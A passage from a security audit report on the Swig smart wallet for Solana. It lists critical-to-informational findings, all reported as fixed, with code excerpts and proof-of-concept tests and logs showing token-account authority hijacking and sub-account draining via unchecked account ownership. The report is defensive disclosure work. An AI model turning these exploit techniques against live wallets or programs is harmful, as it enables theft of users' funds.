Accretion

SECURITY ASSESSMENT

Provided by Accretion Labs Pte Ltd. for Anagram
July 07, 2025
A25ANA2

Anagram

AUDITORS

Role	Name
Lead Auditor	Robert Reith (robert@accretion.xyz)
Solana Auditor	Mahdi Rostami (mahdi@accretion.xyz)

CLIENT

Anagram (https://anagram.xyz) is a company that builds and incubates crypto projects. They engaged Accretion Labs to conduct a security assessment of Swig, a new smart wallet for Solana which allows granular role and action based access control using multiple authentication methods.

ENGAGEMENT SCOPE

Swig Smart Wallet

Link: https://github.com/anagrambuild/swig-wallet
Commit: 119799105fe38dc0109a60d4c3b52a8ad7a196df
ProgramID: swigypWHEksbC64pWKwah1WTeh9JXwx8H1rJHLdbQMB

ENGAGEMENT TIMELINE

16 May — Project Kickoff
Initial planning and scope definition

16 May — Assessment Begins
Security review and testing phase


10 Jun — Review Fixes
Security recommendations are given and implemented

02 Jul — Project Completion
Report delivery and on-chain confirmation

ASSESSMENT

The security assessment of Anagrams's Swig smart wallet revealed a unique and clever program architecture which builds upon self-CPIs through the signv1 instruction, which can add a signature to a Swig account which is required by the other instructions. This design came with its own unique set of bugs affecting the verification of account changes after instruction execution. In addition, we have reported issues mostly due to missing checks. The Swig team has competently addressed all reported issues.

SEVERITY DISTRIBUTION



AUDITED CODE

Program 1

ProgramID: swigypWHEksbC64pWKwah1WTeh9JXwx8H1rJHLdbQMB
Repository: https://github.com/anagrambuild/swig-wallet
Build Hash:
8c55cf62eab1c428b574192360cc76a1da584b856ad7da14dbd05fc571a9f2b8
Commit: 4677ca6a846dcacfb325b39d906e74061cca0c70

ISSUES SUMMARY

ID	TITLE	SEVERITY	STATUS
ACC-C1	Missing program ownership checks after execution leads to potential LoF	critical	fixed
ACC-C2	`sign_v1` Allows Malicious Instructions on Accounts Without Proper Restrictions	critical	fixed
ACC-C3	`sub_account_sign_v1` Does Not Validate swig Account Ownership	critical	fixed
ACC-C4	`withdraw_from_sub_account_v1` Does Not Validate swig Account Ownership and its discriminator	critical	fixed
ACC-H1	Missing Mint check after executing programs in signv1	high	fixed
ACC-H2	`sub_account_sign_v1` and `sign_v1` Passes Session Authorities as Signers During CPI Calls	high	fixed
ACC-H3	Incorrect Calculation of Action Boundaries	high	fixed
ACC-M1	Incorrect Length Check in `classify_account` Allows Permission Bypass on Token Accounts with Extensions	medium	fixed
ACC-M2	`secp256k1` Is Vulnerable to Signature Malleability and Replay Attacks	medium	fixed
ACC-M3	Incorrect Account Indexing for Session-Based Authorities in `withdraw_from_sub_account_v1`	medium	fixed
ACC-M4	Account Creation Can Be Blocked by Lamport Transfer In `create_sub_account_v1.rs`	medium	fixed
ACC-L1	Unnecessary Restriction Prevents the Use of multiple Swig accounts within a Single Transaction.	low	fixed
ACC-L2	Incorrect Permissions Checks in `withdraw_from_sub_account_v1`	low	fixed
ACC-L3	Missing 'ALL' Permission Check in create_sub_account_v1	low	fixed
ACC-L4	Incorrect Data Comparison in `Secp256k1SessionAuthority::match_data`	low	fixed
ACC-L5	Incorrect Permissions Checks in `toggle_sub_account_v1`	low	fixed
ACC-L6	Incomplete Actions Array Can Lead to Missing Roles	low	fixed
ACC-I1	Default Swig account discriminator is 0	info	fixed
ACC-I2	Missing `match_data` for ManageAuthority	info	fixed
ACC-I3	Wrong Length Used for Key Comparison in `secp256k1_authenticate`	info	fixed
ACC-I4	SubAccount Field Not Set During Creation	info	fixed

ACC-I5	Unused Field in CreateSessionV1Args	info	fixed
ACC-I6	Account Creation Can Be Blocked by Lamport Transfer In `create_v1.rs`	info	fixed
ACC-I7	Incorrectly Marks in `instruction.rs`	info	fixed

DETAILED ISSUES

ID	ACC-C1
Title	Missing program ownership checks after execution leads to potential LoF
Severity	critical
Status	fixed

Description

The `sign_v1` instruction works by taking a role and a list of instructions, authenticating the role, then executing the instructions, and at the end validating the resulting account states, checking if the changes are acceptable for the executing role. Generally this approach is questionable, because it doesn't prevent a specific role from executing actions as long as the end state is the same as the start state of the involved accounts. For example, a role with just the `SolLimit` action may be able to use a token account as long as the funds are returned to the token account. While this is questionable, it may be considered fair use.

However, we discovered a related critical issue. When an account's end state is validated, as shown exemplary below for a SwigTokenAccount, the account's program ownership after executing the signed instructions is not checked.

This means that as long as we have access to any role within a Swig account, we can, for example, fully drain a token account by performing the following steps:

• Call the swigs SignV1 instruction with our Role, (for example with just a SolLimit of 1) and the following instructions: • Token transfer all from the Swigs token account to the attacker • Close the token account • Reopen the token account, assigning it to a custom program • make custom program assign data to the account that mimic the original token account state

The swig program will execute these, and when checking the data of the token account see that it is unchanged because it doesn't check the program owner, thus not blocking the transaction. Caveat here is that the attacker needs to be able to reopen the closed account. This means that they have to be able to sign for it.

Location

https://github.com/anagrambuild/swig-wallet/blob/f8b39eb628dffd401749df63166645bf462e9697/program/src/actions/sign_v1.rs#L248-L301

Relevant Code

```
/// sign_v1.rs L248-L301
                AccountClassification::SwigTokenAccount { balance } => {
                    let data =
                        unsafe { &all_accounts.get_unchecked(index).borrow_data_unchecked() };
                    let mint = unsafe { data.get_unchecked(0..32) };
                    let delegate = unsafe { data.get_unchecked(72..76) };
                    let state = unsafe { *data.get_unchecked(108) };
                    let authority = unsafe { data.get_unchecked(32..64) };
                    let close_authority = unsafe { data.get_unchecked(128..132) };
                    let current_token_balance = u64::from_le_bytes(unsafe {
                        data.get_unchecked(64..72)
                            .try_into()
                            .map_err(|_| ProgramError::InvalidAccountData)?
                    });

                    if delegate != [0u8; 4] || close_authority != [0u8; 4] {
```

```
                    return Err(
                        SwigAuthenticateError::PermissionDeniedTokenAccountDelegatePresent
                            .into(),
                    );
                }
                if authority != ctx.accounts.swig.key() {
                    return Err(
                        SwigAuthenticateError::PermissionDeniedTokenAccountAuthorityNotSwig
                            .into(),
                    );
                }
                if state != 1 {
                    return Err(
                        SwigAuthenticateError::PermissionDeniedTokenAccountNotInitialized
                            .into(),
                    );
                }

                if balance > &current_token_balance {
                    let diff = balance - current_token_balance;
                    {
                        if let Some(action) =
                            RoleMut::get_action_mut::<TokenRecurringLimit>(actions, mint)?
                        {
                            action.run(diff, slot)?;
                            continue;
                        };
                    }
                    {
                        if let Some(action) =
                            RoleMut::get_action_mut::<TokenLimit>(actions, mint)?
                        {
                            action.run(diff)?;
                            continue;
                        };
                    }
                    return Err(SwigAuthenticateError::PermissionDeniedMissingPermission.into());
                }
            },
```

Mitigation Suggestion

Add a check for each account classification that confirms the program ownership is unchanged after the instructions in sign_v1 have been executed.

Remediation

Fixed in commit `ccf9946dcd76d08f494aae1cd8e836eb70bbea7d`.

ID	ACC-C2
Title	`sign_v1` Allows Malicious Instructions on Accounts Without Proper Restrictions
Severity	critical
Status	fixed

Description

We found that the `sign_v1` instruction does not restrict which instructions can be executed against accounts. This means that a user with limited permissions—such as a `TokenLimit` on a specific mint—can submit malicious instructions that interact with all accounts in ways not covered by their role.

Example Attack:

A user with `TokenLimit` permission on mint `[0; 32]` and amount `1` can submit a `SetAuthority` instruction on the token account. Since this operation does not change the token balance, the permission system passes, yet the attacker gains ownership of the token account. Or even the user with no Permission at all could do this because the function only checks for permission if the balance changed.

This vulnerability extends beyond token accounts. Similar unauthorised actions could be executed on:

• Stake accounts (e.g., transferring authority, modifying lockups) • Any account where the action doesn't affect the balance but modifies control or behaviour.

POC Summary

In this poc, second_authority has TokenLimit permission for token [0;32] and amount 1, but it transfers the token account authority to itself.

```
#[test_log::test]
fn test_transfer_tokens_with_mixed_permissions() {
    let mut context = setup_test_context().unwrap();
    let swig_authority = Keypair::new();
    context
        .svm
        .airdrop(&swig_authority.pubkey(), 10_000_000_000)
        .unwrap();

    let id = rand::random::<[u8; 32]>();
    let swig = Pubkey::find_program_address(&swig_account_seeds(&id), &program_id()).0;
    context.svm.warp_to_slot(10);
    // Setup token infrastructure
    let mint_pubkey = setup_mint(&mut context.svm, &context.default_payer).unwrap();
    let swig_ata = setup_ata(
        &mut context.svm,
        &mint_pubkey,
        &swig,
        &context.default_payer,
    )
    .unwrap();

    mint_to(
        &mut context.svm,
        &mint_pubkey,
        &context.default_payer,
        &swig_ata,
        1000,
    )
    .unwrap();

    let swig_create_txn = create_swig_ed25519(&mut context, &swig_authority, id);
    assert!(swig_create_txn.is_ok());
```

```rust
let second_authority = Keypair::new();
context
    .svm
    .airdrop(&second_authority.pubkey(), 10_000_000_000)
    .unwrap();

add_authority_with_ed25519_root(
    &mut context,
    &swig,
    &swig_authority,
    AuthorityConfig {
        authority_type: AuthorityType::Ed25519,
        authority: second_authority.pubkey().as_ref(),
    },
    vec![ClientAction::TokenLimit(TokenLimit {
        token_mint: [0; 32],
        current_amount: 1,
    })],
)
.unwrap();

context.svm.warp_to_slot(100);
let token_ix = Instruction {
    program_id: spl_token::id(),
    accounts: vec![
        AccountMeta::new(swig_ata, false),
        AccountMeta::new(swig, false),
    ],
    data: TokenInstruction::SetAuthority {
        authority_type: spl_token::instruction::AuthorityType::AccountOwner,
        new_authority: Some(second_authority.pubkey()).into(),
    }
    .pack(),
};

let account = context.svm.get_account(&swig_ata).unwrap();
let token_account = spl_token::state::Account::unpack(&account.data).unwrap();

println!("pk: {} account: {:?}", swig_ata, token_account);
let sign_ix = swig_interface::SignInstruction::new_ed25519(
    swig,
    second_authority.pubkey(),
    second_authority.pubkey(),
    token_ix,
    1,
)
.unwrap();

let transfer_message = v0::Message::try_compile(
    &second_authority.pubkey(),
    &[sign_ix],
    &[],
    context.svm.latest_blockhash(),
)
.unwrap();

let transfer_tx =
    VersionedTransaction::try_new(VersionedMessage::V0(transfer_message), &[&second_authority])
        .unwrap();

let res = context.svm.send_transaction(transfer_tx);
if res.is_err() {
    let e = res.unwrap_err();
    println!("Logs {} - {:?}", e.err, e.meta.logs);
}
// assert!(res.is_ok());
let swig_token_account = context.svm.get_account(&swig_ata).unwrap();
let swig_token_balance = spl_token::state::Account::unpack(&swig_token_account.data).unwrap();
let swig_token_account_owner = swig_token_balance.owner;
assert_eq!(swig_token_account_owner, second_authority.pubkey());
```

```
    assert_eq!(swig_token_balance.amount, 1000);
}
```

Logs:

```
       START             swig::sign test_transfer_tokens_with_mixed_permissions

running 1 test
program_id: swigDk8JezhiAVde8k6NMwxpZfgGm2NNuMe1KYCmUjP
program_id 2: swigSx6DMZmNuTc5u4HxvxNMUBot4DEi6hTtF1TDeU5
pk: HrVLJAtF69L9m5D7iLzNdsEL4o7AXbf5DP2hrb6P4btX account: Account { mint: 43vT8SqNMmr9DZCD6B7Gt5zFWthRvgJm
DW2eG7hj1uBS, owner: AptALtYGcWfTpr2VcLqMUA8KJNJ3DuBmfx3r2uFM3SPC, amount: 1000, delegate: None, state: In
itialized, is_native: None, delegated_amount: 0, close_authority: None }
test test_transfer_tokens_with_mixed_permissions ... ok

test result: ok. 1 passed; 0 failed; 0 ignored; 0 measured; 6 filtered out; finished in 0.31s

        PASS [   0.317s] swig::sign test_transfer_tokens_with_mixed_permissions
```

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/program/src/actions/sign_v1.rs#L218

Mitigation Suggestion

Restrict instruction types and actions per account type. Only allow explicitly approved and verifiable operations based on the assigned role. For example:

• For token accounts: only allow `Transfer`, `Burn` (with limits), etc. ...

Remediation

Fixed in pull 45.

ID	ACC-C3
Title	`sub_account_sign_v1` Does Not Validate swig Account Ownership
Severity	critical
Status	fixed

Description

We found that the `sub_account_sign_v1` function does not verify the ownership of the provided swig account. As a result, an attacker can pass a malicious swig account (from a different program), authenticate using their own authority, and drain funds from the subaccount.

In the following proof of concept, swig_key2 is a swig account created by a different program. This account is accepted by the function, and funds are successfully withdrawn, bypassing intended access control.

To run this test, you need to create another program like swig, create swig, add role ID 1 and use that swig.

```
#[test_log::test]
fn test_sub_account_sign() {
    let mut context = setup_test_context().unwrap();
    let recipient = Keypair::new();

    // Set up the test environment
    let (swig_key, swig_key2, root_authority, sub_account_authority, id) =
        setup_test_with_sub_account_authority(&mut context).unwrap();

    context.svm.airdrop(&recipient.pubkey(), 1_000_000).unwrap();

    // Create the sub-account with the sub-account authority
    let role_id = 1; // The sub-account authority has role_id 1
    let sub_account =
        create_sub_account(&mut context, &swig_key, &sub_account_authority, role_id, id).unwrap();

    // Fund the sub-account with some SOL
    let initial_balance = 5_000_000_000;
    context.svm.airdrop(&sub_account, initial_balance).unwrap();

    // Create a transfer instruction that will be executed by the sub-account
    let transfer_amount = 1_000_000;
    let transfer_ix =
        system_instruction::transfer(&sub_account, &recipient.pubkey(), transfer_amount);

    // Sign and execute with the sub-account using the sub-account authority
    let sign_result = sub_account_sign(
        &mut context,
@>        &swig_key2,
        &sub_account,
        &sub_account_authority,
        role_id,
        vec![transfer_ix],
    )
    .unwrap();

    // Verify the funds were transferred
    let recipient_balance = context
        .svm
        .get_account(&recipient.pubkey())
        .unwrap()
        .lamports;
    assert_eq!(
        recipient_balance,
        1_000_000 + transfer_amount,
        "Recipient's balance didn't increase by the correct amount"
```

```
    );
}
```

Logs:

```
running 1 test
program_id: swigDk8JezhiAVde8k6NMwxpZfgGm2NNuMe1KYCmUjP
program_id 2: swigSx6DMZmNuTc5u4HxvxNMUBot4DEi6hTtF1TDeU5
swig_key: Dh5hD6tLM9FRWtUd1F48C4gT9vT94uJfTnh7AEXsUsrQ
swig_key2: ErR56Bmr8Kdn97eGymFWgF3bcPZYJ7m6efXeQXq9KQd9
test test_sub_account_sign ... ok

test result: ok. 1 passed; 0 failed; 0 ignored; 0 measured; 1 filtered out; finished in 0.33s

        PASS [   0.333s] swig::sub_account_test test_sub_account_sign
```

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/program/src/actions/sub_account_sign_v1.rs#L130

Mitigation Suggestion

Add a strict check to verify the swig account is owned by the current program.

Remediation

Fixed in pull 37.

ID	ACC-C4
Title	`withdraw_from_sub_account_v1` Does Not Validate swig Account Ownership and its discriminator
Severity	critical
Status	fixed

Description

We found that the `withdraw_from_sub_account_v1` function does not verify the ownership of the provided swig account. As a result, an attacker can pass a malicious swig account (from a different program), authenticate using their own authority, and drain funds from the subaccount.

In the following proof of concept, `swig_key2` is a swig account created by a different program. This account is accepted by the function, and funds are successfully withdrawn, bypassing intended access control.

To run this test, you need to create another program like swig, create swig in it and use that swig.

```
#[test_log::test]
fn test_withdraw_sol_from_sub_account() {
    let mut context = setup_test_context().unwrap();

    // Set up the test environment
    let (swig_key, swig_key2, root_authority, sub_account_authority, id) =
        setup_test_with_sub_account_authority(&mut context).unwrap();

    // Create the sub-account with the sub-account authority
    let role_id = 1; // The sub-account authority has role_id 1
    let root_role_id = 0;
    let sub_account =
        create_sub_account(&mut context, &swig_key, &sub_account_authority, role_id, id).unwrap();

    // Fund the sub-account with some SOL
    let initial_balance = 5_000_000_000;
    context.svm.airdrop(&sub_account, initial_balance).unwrap();

    // Get the initial balances
    let swig_initial_balance = context.svm.get_account(&swig_key).unwrap().lamports;
    let swig2_initial_balance = context.svm.get_account(&swig_key2).unwrap().lamports;
    let sub_account_initial_balance = context.svm.get_account(&sub_account).unwrap().lamports;
    println!(
        "Swig initial balance: {}",
        swig_initial_balance
    );
    println!(
        "Swig2 initial balance: {}",
        swig2_initial_balance
    );
    println!(
        "Sub-account initial balance: {}",
        sub_account_initial_balance
    );

    // Withdraw some SOL from the sub-account using the sub-account authority
    let withdraw_amount = 1_000_000_000;
    let withdraw_result = withdraw_from_sub_account(
        &mut context,
@>        &swig_key2,
        &sub_account,
        &root_authority,
        root_role_id,
        withdraw_amount,
    )
    .unwrap();
```

```
    // Verify the balances were updated correctly
    let swig_after_balance = context.svm.get_account(&swig_key).unwrap().lamports;
    let sub_account_after_balance = context.svm.get_account(&sub_account).unwrap().lamports;
    let swig2_after_balance = context.svm.get_account(&swig_key2).unwrap().lamports;
    println!(
        "Swig after balance: {}",
        swig_after_balance
    );
    println!(
        "Swig2 after balance: {}",
        swig2_after_balance
    );
    println!(
        "Sub-account after balance: {}",
        sub_account_after_balance
    );
}
```

Logs:

```
running 1 test
program_id: swigDk8JezhiAVde8k6NMwxpZfgGm2NNuMe1KYCmUjP
program_id 2: swigSx6DMZmNuTc5u4HxvxNMUBot4DEi6hTtF1TDeU5
swig_key: M6CXKb55wbBUGsX1R2j8fSMZjinKJpZDxjeXV4KSCBp
swig_key2: DMMiigHAByVguP6HFpDKJYwH9rBodMsx6kP84pkhVAMc
Swig initial balance: 2227200
Swig2 initial balance: 1614720
Sub-account initial balance: 5001224960
Swig after balance: 2227200
Swig2 after balance: 1001614720
Sub-account after balance: 4001224960
test test_withdraw_sol_from_sub_account ... ok

test result: ok. 1 passed; 0 failed; 0 ignored; 0 measured; 0 filtered out; finished in 0.29s

        PASS [   0.301s] swig::sub_account_test test_withdraw_sol_from_sub_account
```

This allows unauthorised fund transfers.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/program/src/actions/withdraw_from_sub_account_v1.rs#L108

Mitigation Suggestion

Add a strict check in `withdraw_from_sub_account_v1` to verify:

• The `swig` account is owned by the current program. • The account's discriminator matches the expected swig discriminator.

Remediation

Fixed in pull 40.

ID	ACC-H1
Title	Missing Mint check after executing programs in signv1
Severity	high
Status	fixed

Description

We found that the after-execution checks on `SwigTokenAccount` types may be insufficient to prevent drainage of funds. In particular, the mint of the account is checked after the execution only if the balance has decreased, and then it is checked if the current acting authority has an appropriate role to decrease the balance for the mint as it is read after execution. This means that for a token account for which a malicious party may know the private key, and whose authority is the swig, any role can empty the account, close the account, and reopen a token account at the same address but for a different, this time worthless mint, and deposit a larger amount than this account held before. This will avoid any checks of the mint whatsoever. Note that the attacker would need to be able to reopen the token account at this address, which makes this attack less practical.

A second issue we noticed is that when the token account's data is checked, or a stake account or program account's data, there is no check that the account type hasn't been changed either. A malicious user could potentially close a token account and reopen it as a mint, or as a multisig account belonging to the token program, with different data in the expected offsets. Ideally, there should be some proper data validation which confirms a specific account size in the case of the token program, or confirms an account discriminator in other cases.

Location

https://github.com/anagrambuild/swig-wallet/blob/f8b39eb628dffd401749df63166645bf462e9697/program/src/actions/sign_v1.rs#L248-L301

Relevant Code

```
/// sign_v1.rs L248-L301
                AccountClassification::SwigTokenAccount { balance } => {
                    let data =
                        unsafe { &all_accounts.get_unchecked(index).borrow_data_unchecked() };
                    let mint = unsafe { data.get_unchecked(0..32) };
                    let delegate = unsafe { data.get_unchecked(72..76) };
                    let state = unsafe { *data.get_unchecked(108) };
                    let authority = unsafe { data.get_unchecked(32..64) };
                    let close_authority = unsafe { data.get_unchecked(128..132) };
                    let current_token_balance = u64::from_le_bytes(unsafe {
                        data.get_unchecked(64..72)
                            .try_into()
                            .map_err(|_| ProgramError::InvalidAccountData)?
                    });

                    if delegate != [0u8; 4] || close_authority != [0u8; 4] {
                        return Err(
                            SwigAuthenticateError::PermissionDeniedTokenAccountDelegatePresent
                                .into(),
                        );
                    }
                    if authority != ctx.accounts.swig.key() {
                        return Err(
                            SwigAuthenticateError::PermissionDeniedTokenAccountAuthorityNotSwig
                                .into(),
                        );
                    }
                    if state != 1 {
```

```
                    return Err(
                        SwigAuthenticateError::PermissionDeniedTokenAccountNotInitialized
                            .into(),
                    );
                }

                if balance > &current_token_balance {
                    let diff = balance - current_token_balance;
                    {
                        if let Some(action) =
                            RoleMut::get_action_mut::<TokenRecurringLimit>(actions, mint)?
                        {
                            action.run(diff, slot)?;
                            continue;
                        };
                    }
                    {
                        if let Some(action) =
                            RoleMut::get_action_mut::<TokenLimit>(actions, mint)?
                        {
                            action.run(diff)?;
                            continue;
                        };
                    }
                    return Err(SwigAuthenticateError::PermissionDeniedMissingPermission.into());
                }
            },
```

Mitigation Suggestion

Save the mint of a token account in the AccountClassification of it, and confirm that the mint hasn't changed after transaction execution. This should go together with checking that the program owner hasn't changed.

Remediation

Fixed in commit `e6a686af5332fb593838fddae0121b4bb64db103`.

ID	ACC-H2
Title	`sub_account_sign_v1` and `sign_v1` Passes Session Authorities as Signers During CPI Calls
Severity	high
Status	fixed

Description

We found that in `sub_account_sign_v1` and `sign_v1`, session-based authorities are not added to the `restricted_keys` list. As a result, these accounts are mistakenly passed as signers in downstream CPI calls, which can unintentionally grant them authority.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/program/src/actions/sub_account_sign_v1.rs#L187-L199

Relevant Code

```
const UNINIT_KEY: MaybeUninit<&Pubkey> = MaybeUninit::uninit();
    let mut restricted_keys: [MaybeUninit<&Pubkey>; 2] = [UNINIT_KEY; 2];
    let rkeys: &[&Pubkey] = unsafe {
        if role.position.authority_type()? == AuthorityType::Ed25519 {
            let authority_index = *sign_v1.authority_payload.get_unchecked(0) as usize;
            restricted_keys[0].write(ctx.accounts.payer.key());
            restricted_keys[1].write(all_accounts[authority_index].key());
            core::slice::from_raw_parts(restricted_keys.as_ptr() as _, 2)
        } else {
            restricted_keys[0].write(ctx.accounts.payer.key());
            core::slice::from_raw_parts(restricted_keys.as_ptr() as _, 1)
        }
    };
```

Mitigation Suggestion

Update the logic to correctly restrict signers based on the authority type. Only `Secp256k1` doesn't have the authority. All other authority types must include both the payer and the session authority:

```
let rkeys: &[&Pubkey] = unsafe {
    if role.position.authority_type()? == AuthorityType::Secp256k1 {
        restricted_keys[0].write(ctx.accounts.payer.key());
        core::slice::from_raw_parts(restricted_keys.as_ptr() as _, 1)
    } else {
        let authority_index = *sign_v1.authority_payload.get_unchecked(0) as usize;
        restricted_keys[0].write(ctx.accounts.payer.key());
        restricted_keys[1].write(all_accounts[authority_index].key());
        core::slice::from_raw_parts(restricted_keys.as_ptr() as _, 2)
    }
};
```

Remediation

Fixed in pull 39.

ID	ACC-H3
Title	Incorrect Calculation of Action Boundaries
Severity	high
Status	fixed

Description

We found that action boundaries are calculated wrongly based on an absolute position within the entire account's bytes, and not relative to a position within a Role it self, as a result this causes problems because functions like `get_action`, `get_all_actions`, and `get_action_mut` use the action's boundary to move to the next action. If the boundary is wrong, these functions will fail, and getting actions for the role with that action will fail.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/state-x/src/swig.rs#L306-L310

Mitigation Suggestion

change the way the action boundary is calculated and the way these functions search for actions.

Remediation

Fixed in pull 31.

ID	ACC-M1
Title	Incorrect Length Check in `classify_account` Allows Permission Bypass on Token Accounts with Extensions
Severity	medium
Status	fixed

Description

We found that the `classify_account` function incorrectly assumes that all SPL token accounts have a fixed data length of `165`. This fails to account for SPL Token-2022 accounts, which may include extensions and thus exceed this length. As a result, such accounts are not correctly classified, and no permission checks are enforced on them. This opens the door for unauthorized actions, including draining funds.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/program/src/lib.rs#L269

Relevant Code

```
&SPL_TOKEN_2022_ID | &SPL_TOKEN_ID if account.data_len() == 165 && index > 0 => unsafe {
```

Mitigation Suggestion

Adjust the data length check to account for accounts with extensions by allowing any length `>= 165`:

```
-        &SPL_TOKEN_2022_ID | &SPL_TOKEN_ID if account.data_len() == 165 && index > 0 => unsafe {
+        &SPL_TOKEN_2022_ID | &SPL_TOKEN_ID if account.data_len() >= 165 && index > 0 => unsafe {
```

This ensures that accounts with additional data from extensions are still classified correctly and subjected to appropriate permission checks.

Remediation

Fixed in pull 32.

ID	ACC-M2
Title	`secp256k1` Is Vulnerable to Signature Malleability and Replay Attacks
Severity	medium
Status	fixed

Description

We found that the `secp256k1_authenticate` implementation is vulnerable to two issues:

1. **Replay Attack**: The signature is not enforced to be single-use, allowing the same signature to be reused multiple times for authorization, this could lead to unauthorized repeated operations.

2. **Signature Malleability**: The implementation does not enforce that the S value of the signature is in low-order form. This allows alternative valid signatures for the same message, making it possible to modify a signature without invalidating it. This undermines signature uniqueness and opens the door to replay in different contexts or manipulation of signed payloads. See [Solana SDK secp256k1_recover - Signature Malleability](https://docs.rs/sol-chainsaw/latest/sol_chainsaw/solana_sdk/secp256k1_recover/fn.secp256k1_recover.html#signature-malleability) for reference.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/state-x/src/authority/secp256k1.rs#L331

Mitigation Suggestion

• **Prevent Replay Attacks**: Introduce a mechanism (e.g. nonce tracking, on-chain replay protection) to ensure each signature is accepted only once. • **Prevent Signature Malleability**: Reject signatures where the S component is not in low-order

Remediation

Fixed in pull 33 & 34.

ID	ACC-M3
Title	Incorrect Account Indexing for Session-Based Authorities in `withdraw_from_sub_account_v1`
Severity	medium
Status	fixed

Description

We found that in `withdraw_from_sub_account_v1`, the function incorrectly assumes 3 accounts for all non-Ed25519 authorities during normal SOL transfers. This assumption is valid only for `Secp256k1`. For session-based authorities such as `Ed25519Session` and `Secp256k1Session`, the function should expect 4 accounts instead.

Because of this, when a user uses a session-based authority to transfer tokens, the function mistakenly reads index 3 (intended to be the token account) as the authority, causing a mismatch and resulting in a Denial-of-Service (DoS) due to failed instruction execution.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/program/src/actions/withdraw_from_sub_account_v1.rs#L153-L158 https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/program/src/actions/withdraw_from_sub_account_v1.rs#L166

Relevant Code

```
let (action_accounts_index, action_accounts_len) =
        if role.position.authority_type()? == AuthorityType::Ed25519 {
            (4, 7)
        } else {
            (3, 6)
        };
.
.
.
    let token_account = &all_accounts[action_accounts_index];
```

Mitigation Suggestion

Update the indexing logic to correctly differentiate `Secp256k1` from session-based authorities. Only `Secp256k1` should use 3 accounts; all other types should use 4.

Suggested Fix:

```
    let (action_accounts_index, action_accounts_len) =
-        if role.position.authority_type()? == AuthorityType::Ed25519 {
-            (4, 7)
+        if role.position.authority_type()? == AuthorityType::Secp256k1 {
+            (3, 6)
        } else {
-            (3, 6)
+            (4, 7)
        };
```

This ensures the correct number of accounts are parsed and avoids indexing errors and potential DoS.

Remediation

Fixed in pull 42.

ID	ACC-M4
Title	Account Creation Can Be Blocked by Lamport Transfer In `create_sub_account_v1.rs`
Severity	medium
Status	fixed

Description

In `create_sub_account_v1.rs`, the function `check_zero_balance` is used to check if an account is empty by looking at both its lamport balance and data size. However, an attacker could send lamports to the account, which would prevent the creation of a swig subaccount and cause a denial of service. The issue here have more impact compare to `create_v1.rs` as role owner could create only one subaccount due to current seeds: `[b"sub-account".as_ref(), swig_id, role_id, bump]`.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/program/src/actions/create_sub_account_v1.rs#L146

Relevant Code

```
check_zero_balance(ctx.accounts.sub_account, SwigError::SubAccountAlreadyExists)?;
```

Mitigation Suggestion

Instead of checking both the balance and data, only check if the account data is empty. When creating the account, manually allocate space and assign ownership, and transfer only the extra lamports needed for rent exemption.

Remediation

Fixed in pull 43.

ID	ACC-L1
Title	Unnecessary Restriction Prevents the Use of multiple Swig accounts within a Single Transaction.
Severity	low
Status	fixed

Description

We found that the current implementation of `classify_account` introduces an unnecessary restriction that prevents the use of multiple Swig accounts within a single transaction.

When an account has the same owner as `&crate;::ID` and matches the `Discriminator::SwigAccount`, it checks:

```
if index != 0 {
    return Err(SwigError::InvalidAccountsSwigMustBeFirst.into());
}
```

This logic causes the program to **reject any Swig account that is not the first** in the list of passed accounts — effectively limiting users to a single Swig account per instruction. This prevents valid use cases such as:

• Alice is transferring SOL from Swig A to Swig B. • A program operating on multiple Swig accounts in the same CPI.

Location

https://github.com/anagrambuild/swig-wallet/blob/ef748f35af9589050cc66668ea1f4bd161fd4836/program/src/lib.rs#L209-L210

Relevant Code

```
Discriminator::SwigAccount if index != 0 => {
                    return Err(SwigError::InvalidAccountsSwigMustBeFirst.into());
```

Mitigation Suggestion

Update the logic to **only enforce the `index == 0` check for the first Swig account**, rather than rejecting all Swig accounts beyond the first.

Remediation

Fixed in pull 53.

ID	ACC-L2
Title	Incorrect Permissions Checks in `withdraw_from_sub_account_v1`
Severity	low
Status	fixed

Description

The `withdraw_from_sub_account_v1` function checks for the `ManageAuthority` and `All` permissions and ignores the `SubAccount` permission. This means users with the `SubAccount` role can't perform `withdraw_from_sub_account_v1` as expected, and users with the `ManageAuthority` role can perform `withdraw_from_sub_account_v1`.

Location

https://github.com/anagrambuild/swig-wallet/blob/1887d298e1b8e29bbd19be26de4c352c242fec6b/program/src/actions/withdraw_from_sub_account_v1.rs#L159-L163

Relevant Code

```
let manage_authority_action = role.get_action::<ManageAuthority>(&[])?;
    let all_action = role.get_action::<All>(&[])?;
    if manage_authority_action.is_none() && all_action.is_none() {
        return Err(SwigAuthenticateError::PermissionDeniedMissingPermission.into());
    }
```

Mitigation Suggestion

Update the function to also check for the `SubAccount` permission and allow the operation if it's set, it must check that `SubAccount` permission has the corresponding `sub_account` in it. Remove the `ManageAuthority`.

Remediation

Fixed in pull 48.

ID	ACC-L3
Title	Missing 'ALL' Permission Check in create_sub_account_v1
Severity	low
Status	fixed

Description

The `create_sub_account_v1` function only checks for the `SubAccount` permission and ignores the `ALL` permission. This means users with the `ALL` role can't perform all actions as expected.

Location

